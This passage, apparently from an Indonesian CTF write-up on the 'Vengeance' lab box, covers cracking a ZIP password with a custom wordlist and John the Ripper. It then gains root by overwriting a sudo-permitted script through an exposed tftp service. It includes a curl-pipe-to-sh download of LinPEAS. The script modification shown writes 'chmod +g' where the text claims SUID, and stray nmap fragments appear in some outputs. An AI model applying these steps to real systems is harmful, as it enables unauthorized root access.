
Program akan membaca seluruh file yang diberikan kepadanya, kemudian, akan dilakukan pemisahan setiap kata menggunakan ekspresi reguler (regular expression / regex). Hasil kemudian akan disimpan pada file dengan nama sesuai yang diberikan.

Program dijalankan dan hasil ditampilkan menggunakan perintah berikut:

```
$ python wordlist_from_many_files.py -tf blurb.txt eaurouge eaurouge.txt
essay.txt profile.txt to-do -o words.txt && cat words.txt
```

- -tf : menunjukkan nama file-file yang hendak diekstrak isinya
- -o : menunjukkan file tujuan untuk menyimpan hasil
- ; cat words.txt : menampilkan isi words.txt setelah program berhasil

Diperoleh hasil (dipotong) sebagai berikut:



```
(kali㉿kali)-[~/boxes/vengeance/smb]
└─$ python wordlist_from_many_files.py -tf blurb.txt eaurouge eaurouge.txt essay.txt profile.txt to-do -o words.txt && cat words.txt
Blurb
about
guards
How
do
you
guard
against
a
thief
from
the
inside
Blurb
about
workers
Why
do
workers
always
set
passwords
related
to

Host script results:
└─ smb2-security-mode:
    3:1:1:
        Message signing enabled but not required
    smb2-time:
        date: 2024-06-01T07:11:56
        start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/
# Nmap done at Sat Jun  1 03:12:35 2024 -- 1 IP address (1 host up) scanned in
122.26 seconds
```


Gambar 3.11 Hasil Program Python

Hasil tersebut kemudian dapat digunakan sebagai wordlist untuk program **john** (John the Ripper), yang merupakan sebuah program yang umum digunakan untuk melakukan **hash-cracking secara brute-force**. Menggunakan perintah berikut:

```
$ john --wordlist=words.txt hash
```

- --wordlist : menunjukkan daftar kata yang hendak dipakai

Diperoleh hasil sebagai berikut:



```
(kali㉿kali)-[~/boxes/vengeance/smb]
└─$ john --wordlist=words.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
nanotechnological (gio.zip)
1g 0:00:00:00 DONE (2024-06-01 09:50) 100.0g/s 39100p/s 39100c/s 39100C/s Blurb.. sudden
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Gambar 3.11 Hasil John

Sebagaimana dapat dilihat, diperoleh password berupa "nanotechnological" sebagaimana telah ditemukan sebelumnya.

Privilege Escalation

Tahap eskalasi hak (*privilege escalation*) adalah tahap terakhir dalam melakukan hacking berdasarkan framework 3-tahap ini. Dalam tahap ini, kita sebagai *hacker* akan **mencoba untuk menaikkan hak kita** pada sistem target yang sudah berhasil kita akses pada tahap sebelumnya **supaya dapat mengakses sebanyak mungkin atau bahkan keseluruhan isi sistem.**

Menggunakan LinPEAS

Sebelum melakukan eskalasi hak, dilakukan pengecekan terhadap hak-hak sudo yang sudah kita miliki saat ini. Menggunakan perintah:

```
$ sudo -l
```

- l : memerintahkan sudo untuk menunjukkan seluruh perintah atau program dimana user memiliki hak sudo padanya

Diperoleh hasil sebagai berikut:

```
qinyi@vengeance:~$ sudo -l
Matching Defaults entries for qinyi on vengeance:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s

User qinyi may run the following commands on vengeance:
    (root) NOPASSWD: /bin/systemctl restart nginx, /home/sara/private/eaurouge
qinyi@vengeance:~$ █
```

Gambar 4.1 Hak Sudo User Qinyi

Ditemukan bahwa kita dapat **mengeksekusi file /home/sara/private/eaurouge** sebagai Qinyi dengan menggunakan hak sudo. Sayangnya, kita tidak dapat melihat isinya karena kita tidak dapat membukanya menggunakan cat - hak baca terhadap file dan folder yang mengandungnya dibatasi.

```

qinyi@vengeance:~$ cat /home/sara/private/eaurouge
cat: /home/sara/private/eaurouge: Permission denied
qinyi@vengeance:~$ sudo cat /home/sara/private/eaurouge
[sudo] password for qinyi:
Sorry, user qinyi is not allowed to execute '/usr/bin/cat /home/sara/private/eaurouge' as root on vengeance.
qinyi@vengeance:~$ sudo cat /home/sara/private/eaurouge
[sudo] password for qinyi:
Sorry, user qinyi is not allowed to execute '/usr/bin/cat /home/sara/private/eaurouge' as root on vengeance.
qinyi@vengeance:~$ 

```

Gambar 4.2 Hasil cat untuk Eaurouger

Untuk mencari jalan *privilege escalation*, akan digunakan program LinPEAS. Program ini akan memindai sistem target untuk menemukan kelemahan-kelemahan yang mungkin dapat digunakan kita untuk melakukan *privilege escalation*. Program dapat didapatkan dari repositori resminya sebagai berikut.

Unduh dan jalankan program menggunakan perintah sebagai berikut:

```

$ curl -L
https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh

```

Diperoleh (potongan) hasil sebagai berikut:

```

root      940  0.0  0.0  57320 1580 ?        Ss  06:37  0:00 nginx: master process /usr/sbin/nginx -g daemon[0m on; master_process
on;
www-data  941  0.0  0.2  58156 8496 ?        S   06:37  0:00  _ nginx: worker process
www-data  942  0.0  0.2  58464 8696 ?        S   06:37  0:00  _ nginx: worker process
root      976  0.0  0.0  3032 132 ?        Ss  06:37  0:00 /usr/sbin/in.tftpd --listen --user root --address :69 --secure --crea
te /home/sara/private
root     1006  0.0  0.5 107888 20860 ?        Ssl 06:37  0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-sh
utdown --wait-for-signal
root     1011  0.0  0.0   5828 1944 tty1      Ss+ 06:37  0:00 /sbin/agetty -o -p -- u --noclear tty1 linux
root     1020  0.0  0.2 236416 9196 ?        Ssl 06:37  0:00 /usr/lib/polkit-1/polkitd --no-debug
root     1035  0.0  0.5 49188 23212 ?        Ss  06:37  0:00 /usr/sbin/smbd --foreground --no-process-group
root     1068  0.0  0.1 47028 7288 ?        S   06:37  0:00  _ /usr/sbin/smbd --foreground --no-process-group
root     1069  0.0  0.1 47036 5716 ?        S   06:37  0:00  _ /usr/sbin/smbd --foreground --no-process-group
root     1081  0.0  0.2 49172 9440 ?        S   06:37  0:00  _ /usr/sbin/smbd --foreground --no-process-group
mysql    1086  0.0  9.6 1741736 385988 ?        Ssl 06:37  0:13 /usr/sbin/mysqld
root     1616  0.0  0.8 1394064 32044 ?        Ssl 06:37  0:04 /usr/lib/snapd/snapd
qinyi    15068  0.0  0.2 18644 9744 ?        Ss  11:21  0:00 /lib/systemd/systemd --user
qinyi    15089  0.0  0.1 104604 4680 ?        S   11:21  0:00  _ (sd-pam)
qinyi    18337  0.0  0.1  7108 4048 ?        Ss  11:21  0:00  _ /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopid
file --systemd-activation --syslog-only

```

```
nginx: master process /usr/sbin/nginx -g daemon[0m on; master_process
open tcpwrapped
open tcpwrapped
nginx: worker process
nginx: worker process
/usr/sbin/in.tftpd --listen --user root --address :69 --secure --crea
cureity-mode:
/usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-sh
me:
/sbin/agetty -o -p -- u --noclear tty1 linux
/usr/lib/polkitd --no-debug
uid=114(oident) gid=120(oident) groups=120(oident)
uid=115(mysql) gid=123(mysql) groups=123(mysql)
uid=116(tftp) gid=124(tftp) groups=124(tftp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
```

Gambar 4.3 Potongan Hasil LinPEAS

Dari hasil tersebut, diketahui bahwa terdapat layanan **tftp** pada sistem target yang sedang dijalankan oleh root di port 69, sedang berada dalam status **listening**, dan melayani folder **/home/sara/private** – **folder di mana script eaurouge terletak.**

Tftp (*trivial file transfer protocol*) sendiri merupakan sebuah protokol sederhana yang memungkinkan pengguna untuk menaruh file di atau mengambil file dari server. Alasan port 69 atau layanan tftp tidak terdeteksi pada saat melakukan *footprinting* menggunakan nmap diduga adalah ia disembunyikan dengan baik oleh pemilik sistem; hal tersebut sesuai dengan isi file reminder yang menyatakan bahwa **terdapat sebuah private channel yang digunakan untuk mengirimkan file config.**

Memanfaatkan tftp

Untuk mencoba mengakses tftp lalu mengunduh dan membuka file eaurouge, digunakan perintah-perintah sebagai berikut:

```
$ tftp 192.168.1.7  
tftp> get eaurouge  
tftp> quit  
$ cat eaurouge
```

Diperoleh hasil sebagai berikut:

```
└─(kali㉿kali)-[~/boxes/vengeance]  
└─$ tftp 192.168.1.7  
tftp> get eaurouge  
tftp> quit  
  
└─(kali㉿kali)-[~/boxes/vengeance]  
└─$ cat eaurouge  
cat: eaurouge: No such file or directory  
  
└─(kali㉿kali)-[~/boxes/vengeance]  
└─$ cat eaurouge  
#!/bin/bash  
  
touch /home/sara/public/test.txt  
  
echo "Test file" > /home/sara/public/test.txt  
  
chown sara:sara /home/sara/public/test.txt  
  
chmod 644 /home/sara/public/test.txt
```

```
143/tcp open  
|_auth-owner  
|_imap-capab  
STARTTLS pos  
ENABLE  
443/tcp open  
|_tls-nextprot  
|_h2  
|_http/1.1  
|_auth-owner  
|_http-serv  
|_tls-alpn:  
|_h2  
|_http/1.1  
|_ssl-cert:  
|_Inc/stateOrP  
|_Not valid  
|_Not valid  
|_http-title  
|_ssl-date:  
445/tcp open  
|_auth-owner  
993/tcp open  
995/tcp open  
MAC Address:  
Service Info  
  
Host script  
|_smb2-secur  
|_3:1:1:  
|_Messag  
|_smb2-time:  
|_date: 20  
|_start_da
```

Gambar 4.4 Hasil tftp dan Isi File Eaurouge

Untuk memberikan kita akses sebagai root, kita dapat memodifikasi file melalui dua cara, yaitu antara menaruh perintah yang akan memberikan **reverse shell**, atau menaruh perintah yang akan memberikan **pengguna**

yang menjalankan program akses sebagai root. Untuk kali ini, akan dilakukan cara yang kedua, berhubung kita sudah memiliki akses ke pengguna melalui ssh, kode yang diperlukan lebih singkat, dan performa akan lebih stabil dibandingkan *reverse shell*.

File eaurouge dimodifikasi sebagai berikut:

```
#!/bin/bash

touch /home/sara/public/test.txt

echo "Test file" > /home/sara/public/test.txt

chown sara:sara /home/sara/public/test.txt

chmod 644 /home/sara/public/test.txt

# Modifikasi file eaurouge

# Ubah SUID /bin/bash supaya siapapun yang menjalankannya akan
# menjalankannya sebagai pemilik program (dalam kasus ini, root)
chmod +g /bin/bash

# Jalankan bash dengan hak root
/bin/bash -p
```

Baris pertama modifikasi akan **mengubah bit SUID** (set UID) dari program, sehingga memungkinkan **semua user yang menjalankan program tersebut untuk menjalankannya sebagai pemilik program**. Perlu dicatat bahwa pemilik /bin/bash adalah **root**. Kemudian, baris kedua akan menjalankan /bin/bash sembari memastikan modifikasi yang telah dilakukan sebelumnya **tetap dipertahankan** – dalam kata lain, **supaya pengguna tetap menjalankan program sebagai root dan akses tersebut dipertahankan atau tidak ditarik**.

Setelah menyimpan modifikasi, dilakukan akses kembali terhadap tftp untuk menaruh dan menulis timpa file eaurouge di server, dengan perintah-perintah sebagai berikut:

```
$ tftp 192.168.1.7  
tftp> put eaurouge  
tftp> quit
```

File di server sudah berhasil ditumpuk. Untuk melakukan eskalasi privilege, kita dapat menjalankannya sebagai qinyi melalui koneksi SSH yang sudah ada.

Menggunakan perintah berikut pada koneksi SSH:

```
$ sudo /home/sara/private/eaurouge
```

Diperoleh hasil sebagai berikut setelah dijalankan juga perintah ls -la pada direktori /root (untuk melihat isi direktori root) serta perintah cat /root/proof.txt (untuk melihat isi file proof.txt):

```
(kali㉿kali)-[~/boxes/vengeance]
$ ssh qinyi@192.168.1.7 -p 2222
qinyi@192.168.1.7's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-65-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Sat 01 Jun 2024 12:59:51 PM UTC


 System load: 0.4 Processes:
 Usage of /: 38.9% of 18.57GB Users logged in:
 Memory usage: 27% IPv4 address for ens33: 192.168.1.7
 Swap usage: 0%

15 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Jun  1 11:21:05 2024 from 192.168.1.6
qinyi@vengeance:~$ sudo /home/sara/private/eaurouge
root@vengeance:/home/qinyi# ls -la /root
total 44
drwx----- 5 root root 4096 Mar  8 2021 .
drwxr-xr-x 20 root root 4096 Feb 13 2021 ..
-rw----- 1 root root 237 Jun  1 12:59 .bash_history
-rw-r--r-- 1 root root 3106 Dec  5 2019 .bashrc
drwxr-xr-x 3 root root 4096 Feb 13 2021 .local
-rw-r--r-- 1 root root 161 Dec  5 2019 .profile
-rw-r--r-- 1 root root 132 Feb 21 2021 proof.txt
drwxr-xr-x 3 root root 4096 Feb 13 2021 snap
drwx----- 2 root root 4096 Feb 13 2021 .ssh
-rw-r--r-- 1 root root 1480 Feb 14 2021 vengeance.crt
-rw----- 1 root root 1704 Feb 14 2021 vengeance.key
root@vengeance:/home/qinyi# cat proof.txt
cat: proof.txt: No such file or directory
root@vengeance:/home/qinyi# cat /root/proof.txt
Root access obtained!

Congratulations on breaking through the 6th box in the digitalworld.local series. Hope you enjoyed this one.
root@vengeance:/home/qinyi#
```



The screenshot shows a terminal window on the left and a file manager window on the right. The terminal window displays the command history and the successful root access. The file manager window shows a desktop environment with various icons and a sidebar with network and file system options.

Gambar 4.5 Hasil Eksekusi eaurouge Termodifikasi dan Flag Root

Flag root berhasil didapatkan – penetration test berhasil :D